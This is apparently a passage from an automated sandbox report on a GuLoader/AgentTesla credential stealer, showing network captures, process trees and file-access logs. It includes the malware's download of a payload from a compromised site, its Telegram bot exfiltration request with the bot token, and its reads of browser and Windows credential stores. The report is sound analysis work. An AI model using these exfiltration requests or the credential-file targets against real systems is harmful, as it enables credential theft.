May 26, 2022 14:15:21.293047905 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293159962 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293226957 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.293242931 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293313026 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.293375015 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293447971 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.293453932 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293517113 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293529987 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.293616056 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293617964 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.293672085 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.293693066 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293780088 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293800116 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.293865919 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.293895006 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.293914080 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.293930054 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294009924 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294012070 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.294070959 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294120073 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.294121981 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294140100 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.294190884 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294235945 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.294245005 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294303894 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294312000 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.294336081 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.294375896 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294408083 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.294437885 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294462919 CEST	49752	80	192.168.11.20	5.9.197.244

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 14:15:21.294508934 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.294543982 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.294660091 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.294692993 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.308413982 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.308495045 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.308546066 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.308628082 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.308645964 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.308676004 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.308702946 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.308753014 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.308768988 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.308799982 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.308862925 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.308928013 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.308963060 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309016943 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309094906 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309117079 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309187889 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309211969 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309293985 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309339046 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309375048 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309395075 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309448957 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309495926 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309510946 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309528112 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309607983 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309621096 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309623003 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309688091 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309737921 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309775114 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309793949 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309823990 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309878111 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.309914112 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.309952021 CEST	49752	80	192.168.11.20	5.9.197.244

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 14:15:21.053791046 CEST	56960	53	192.168.11.20	1.1.1.1
May 26, 2022 14:15:21.240245104 CEST	53	56960	1.1.1.1	192.168.11.20
May 26, 2022 14:15:29.819385052 CEST	50604	53	192.168.11.20	1.1.1.1
May 26, 2022 14:15:29.827667952 CEST	53	50604	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 14:15:21.053791046 CEST	192.168.11.20	1.1.1.1	0x91e4	Standard query (0)	www.fides-kenya.com	A (IP address)	IN (0x0001)
May 26, 2022 14:15:29.819385052 CEST	192.168.11.20	1.1.1.1	0xcbd6	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 14:15:21.240245104 CEST	1.1.1.1	192.168.11.20	0x91e4	No error (0)	www.fides-kenya.com	fides-kenya.com		CNAME (Canonical name)	IN (0x0001)
May 26, 2022 14:15:21.240245104 CEST	1.1.1.1	192.168.11.20	0x91e4	No error (0)	fides-kenya.com		5.9.197.244	A (IP address)	IN (0x0001)
May 26, 2022 14:15:29.827667952 CEST	1.1.1.1	192.168.11.20	0xcbd6	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org
- www.fides-kenya.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49753	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49752	5.9.197.244	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
May 26, 2022 14:15:21.264797926 CEST	5711	OUT	GET /yem/wam.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.fides-kenya.com Cache-Control: no-cache
May 26, 2022 14:15:21.278681040 CEST	5711	IN	HTTP/1.1 200 OK Connection: Keep-Alive Keep-Alive: timeout=5, max=100 content-type: application/octet-stream last-modified: Mon, 23 May 2022 09:15:41 GMT accept-ranges: bytes content-length: 214080 date: Thu, 26 May 2022 12:15:21 GMT server: LiteSpeed

HTTPS Proxied Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49753	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-26 12:15:30 UTC	0	OUT	POST /bot5147163644:AAEDa60jT_0f_OgilwiEp-CBiARVO2Rx3Mo/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=---------------------------8da3f25989d6468 Host: api.telegram.org Content-Length: 1004 Expect: 100-continue Connection: Keep-Alive
2022-05-26 12:15:30 UTC	0	IN	HTTP/1.1 100 Continue
2022-05-26 12:15:30 UTC	0	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 33 66 32 35 39 38 39 64 36 34 36 38 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 31 35 37 30 34 37 36 34 35 38 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 33 66 32 35 39 38 39 64 36 34 36 38 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 72 74 68 75 72 2f 38 37 38 34 31 31 0a 4f 53 46 75 6c Data Ascii: -----------------------------8da3f25989d6468Content-Disposition: form-data; name="chat_id"1570476458-----------------------------8da3f25989d6468Content-Disposition: form-data; name="caption"New PW Recovered!User Name: user/87841 1OSFul

Timestamp	kBytes transferred	Direction	Data
2022-05-26 12:15:31 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 26 May 2022 12:15:31 GMT Content-Type: application/json Content-Length: 613 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":1116,"from":{"id":5147163644,"is_bot":true,"first_name":"Originlogger0065_bot","username":"Originlogger0065_bot"},"chat":{"id":1570476458,"first_name":"Lee","type":"private"},"date":1653567330,"document":{"file_name":"user-878411 2022-05-26 02-34-53.html","mime_type":"text/html","file_id":"BQACAgEAAxkDAAIEXGKPb2JJIK-pTxfjQuqfMdkN-OUEAALaAgACzGmBRLGaAxm3q6u7JAQ","file_unique_id":"AgAD2gIAAsxpgUQ","file_size":430},"caption":"New PW Recovered!\n\nUser Name: user/878411\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz\nRAM: 8191.25 MB"}}

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.generic.ml.22865.exe PID: 6932, Parent PID: 1928

General

Target ID:	1
Start time:	14:14:49
Start date:	26/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe"
Imagebase:	0x400000
File size:	912777 bytes
MD5 hash:	DEB3E51A2D7D566C86B22046C1058F1A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.9740495232.00000000032A0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **2696**, Parent PID: **6932**

General

Target ID:	4
Start time:	14:15:08
Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe"
Imagebase:	0xae0000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000000.9599862786.0000000000F00000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.14466824232.000000001D5C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.14466824232.000000001D5C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000004.00000002.14466824232.000000001D5C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	738D614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	738D614C	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	738D614C	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	738D614C	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1FDA081B	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1FDA081B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	739055E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	739055E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	739055E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	739055E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	739087D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	739087D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	739087D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	739055E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	739055E4	unknown
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\022067ad-484c-4a8b-b126-9f0c1135c891	unknown	4096	success or wait	2	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1FDA081B	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	1FDA081B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	1FDA081B	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	739055E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	739055E4	unknown
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	1FDA081B	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	1FDA081B	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	1FDA081B	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1FDA081B	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1FDA081B	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1FDA081B	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6640**, Parent PID: **2696**

General

Target ID:	5
Start time:	14:15:09
Start date:	26/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7020d0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly